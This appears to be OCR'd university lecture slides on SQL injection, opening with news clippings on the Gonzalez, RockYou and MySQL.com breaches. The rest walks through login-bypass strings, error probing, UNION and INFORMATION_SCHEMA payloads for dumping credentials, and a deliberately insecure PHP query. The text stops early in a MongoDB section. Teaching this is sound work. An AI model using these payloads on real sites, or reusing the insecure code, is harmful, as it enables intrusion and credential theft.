
A1 (Part 2): Injection
SQL Injection

SQL injection is prevalent



No cyber criminal (that we know of) has stolen more credit cards than Albert Gonzalez. Originally indicted by a federal grand jury for breaking into T.J. Maxx's credit card processing operations, Albert Gonzalez and his team are accused of criminally hacking some of the best-known companies in America including; Dave & Buster's, BJ's Wholesale Club, OfficeMax, Hannaford Brothers, 7-Eleven, and J.C. Penney.

Gonzalez was also responsible for the single largest credit card breach in history. He hacked over one hundred million credit cards from Heartland Payment Systems. Once in his possession, the sensitive information was sold on the Internet black market.

By the time his run was over, Albert Gonzalez was convicted of some of the most spectacular crimes in computer hacking history. He was named in three Federal indictments and accused of stealing and reselling over 150 million credit card and ATM numbers between 2005 and 2007. Finally, Gonzales was apprehended, and on March 25, 2010 he was sentenced to twenty years in Federal prison.

For Albert Gonzalez, the target was the database, and the attack vector of choice was SQL injection. Like a vault to a bank robber, database systems lured Gonzalez because that's where the treasure was stored. The challenge was to gain access to the database and retrieve the sensitive information. Laundering and selling the information would occur later via internet channels. Payments were made through wire service providers and few tracks were left behind.

SQL injection is impactful

One Of The 32 Million With A RockYou Account? You May Want To Change All Your Passwords. Like Now.

Posted Dec 14, 2009 by MG Siegler (@parislemon)

It's no secret that most people use the same password over and over again for most of the services they sign up for. While it's obviously convenient, this becomes a major problem if one of those services is compromised. And that looks to be the case with RockYou, the social network app maker.

Over the weekend, the security firm Imperva issued a warning to RockYou that there was a serious SQL Injection flaw in their database. Such a flaw could grant hackers access to the the service's entire list of user names and passwords in the database, they warned. Imperva said that after it notified RockYou about the flaw, it was apparently fixed over the weekend.

But that's not before at least one hacker gained access to what they claim is *all* of the 32 million accounts. 32,603,388 to be exact. The best part? The database included a full list of unprotected plain text passwords. And email addresses. Wow.

CrunchBase

RockYou –

FOUNDED
2005

OVERVIEW
RockYou is an interactive media company delivering great entertainment to the most engaged audiences online. Its portfolio of free-to-play games includes dozens of company-owned and partner titles across key platforms, genres and demographics. RockYou's seamlessly integrated video advertising service enables brands to efficiently reach 75M+ consumers on Facebook, web and mobile. Currently ranked ...

Why a password manager is a good idea!

SQL injection is ironic

MySQL.com and Sun hacked through SQL injection

27 MAR 2011 8

Data loss, Oracle, Vulnerability

Previous: Italian Facebook likejacking targets more than... Next: Comodo hacker outs himself, claims "no relation to...

by Chester Wisniewski

f 0 G+ in

Proving that no website is ever truly secure, it is being reported that MySQL.com has succumbed to a SQL injection attack. It was first disclosed to the Full Disclosure mailing list early this morning. Hackers have now posted a dump of usernames and password hashes to pastebin.com.

SQL injection is funny

Schneier on Security

An SQL Injection Attack Is a Legal Company Name in the UK

Someone just registered their company name as ; DROP TABLE "COMPANIES";-- LTD.

Reddit thread. Obligatory xkcd comic.

Tags: humor, loopholes, SQL injection, UK

Posted on January 4, 2017 at 3:17 PM • 22 Comments

Like Tweet +1

Comments

Mace Moneta • January 4, 2017 3:52 PM

Aww! Little Bobby Tables is all grown up!

Companies House


BETA This is a trial service — your feedback will help us to improve it.

Search for a company or officer

; DROP TABLE "COMPANIES";-- LTD

Company number **10542519**

Overview





```
Account Summary

Acct:5424-6066-2134-4334
Acct:4128-7574-3921-0192
Acct:5424-9383-2039-4029
Acct:4128-0004-1234-0293
```


1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends results back to application
5. Application processes data as normal and sends results to the user

Structured Query Language [SQL]

- Language used to communicate with a relational database
  - SQLite
  - PostgreSQL
  - **MySQL**



Logging in using SQL




SERVER


TABLE: users			
ID	username	password	is_admin
1	bob	p4ssw0rd	true
2	alice	s3cur3	false

SELECT password, is_admin FROM users WHERE username = 'alice' ;

Dissecting the query string



Logging in using SQL [cont.]




The perfect password (or username) …

X' or '1'='1' --

- ✓ Uppercase letter
- ✓ Lowercase letter
- ✓ Number
- ✓ Special character
- ✓ 16 characters

Basic SQL Injection



Probing for errors

Probe forms with characters until syntax is broken

Typically single or double-quotes

e.g. sending in parameter of '

Breaks out of username parameter (odd number of quotes)

```
Mysql2::Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near ''''
AND password=''' at line 1: SELECT * FROM users WHERE username=''' AND password=''
```

Can infer query was

```
SELECT * FROM users WHERE username='' AND password='[PASSWORD]'
```

Or

```
SELECT * FROM users WHERE username='[USERNAME]' AND password='[PASSWORD]';
```

Must hide errors from adversary!

Code example (PHP)

```
// Insecure code.  Never use!
$sqlStatement =
"SELECT * FROM users WHERE username='" . $_GET['username'] . "' AND password='" .$_GET['password']. "';";
mysql_query($sqlStatement);
```

If username is-supplied parameter:

username -> `foo` password -> `bar`

Value passed to `mysql_query`

```
SELECT * FROM users WHERE username='foo' AND password='bar';
```

Statement returns a row only if there is a user foo with password bar

If username is-supplied parameter:

username -> `foo' or '1'='1` password -> **`bar' or '1'='1`**

Value passed to `mysql_query`

```
SELECT * FROM users WHERE username='`foo' or '1'='1'
                      AND password='bar' or '1'='1';
```

Statement returns all rows in users

SQL comment injection

```
// Insecure code.  Never use!
$sqlStatement =
"SELECT * FROM users WHERE username='" . $_GET['username'] . "' AND password='" .$_GET['password']. "';";
mysql_query($sqlStatement);
```

Closing syntax can be a hassle. Must pair the odd quote

Solution: Inject SQL comment character **#** (URL-encoded as %23) or double dash **--**

username -> **' or 1=1 #** password -> **BlahBlahBlah**

```
SELECT * FROM users WHERE username='' or 1=1 # ' AND password='BlahBlahBlah'
```

SQL interpreter ignores everything after comment and executes:

```
SELECT * FROM users WHERE username='' or 1=1
```

Note that you may need to inject a space character after using a comment character in SQL

SQL - UNION

UNION merges two tables together


Tables must have the same number of columns to merge

```
SELECT * from users …
```

- UNION SELECT 1,1,1
- UNION SELECT 1,1,1,null

TABLE: users			
ID	username	password	is_admin
1	bob	p4ssw0rd	true
2	alice	s3cur3	false
1	1	1	null

SQL UNION Injection



SQL LIMIT

What if application breaks if more than 1 row is returned?

SQL's LIMIT keyword prunes result based on number given

```
SELECT password,is_admin from users LIMIT 1;
```

SQL - ORDER BY

ORDER BY

Sorts rows based on column number

Can use to determine number of columns

'ORDER BY x' works only if x is less than or equal to the number of objects to order

- ORDER BY 3
- ORDER BY 4
- ORDER BY 5

TABLE: users			
ID	username	password	is_admin
1	bob	p4ssw0rd	true
2	alice	s3cur3	false

SQL INFORMATION_SCHEMA

INFORMATION_SCHEMA

Special MySQL table containing data about every table and column in database

INFORMATION_SCHEMA.tables holds names of tables in “table_name”

INFORMATION_SCHEMA.columns is a table containing data about table columns in “column_name”

Helpful in injection attacks

Example: Suppose this URL is injectable: www.injectable.com/article.php?articleID=5

Assume query uses 5 as input and returns 3 columns.

1) Find name of table you want

5’ UNION SELECT table_name,table_name,table_name FROM INFORMATION_SCHEMA.TABLES --

2) If table name of interest is “UserAccounts”, then get its columns

5 ‘ UNION SELECT column_name, column_name, column_name FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=‘UserAccounts’ --

3) If column_names include username and password

5’ UNION SELECT username,password,password FROM UserAccounts --

MongoDB injections

NoSQL database MongoDB

Different syntax, but similar vulnerability

Find ways to insert an always true condition

Similar injection

- Inject an always true condition
- Inject a correct termination of the NoSQL query

Example: MongoDB injection

Differences from SQL injection

- Logical OR
  - MySQL: `or`
  - MongoDB: `||`
- Equality check
  - MySQL: =
  - MongoDB: ==
- Comment
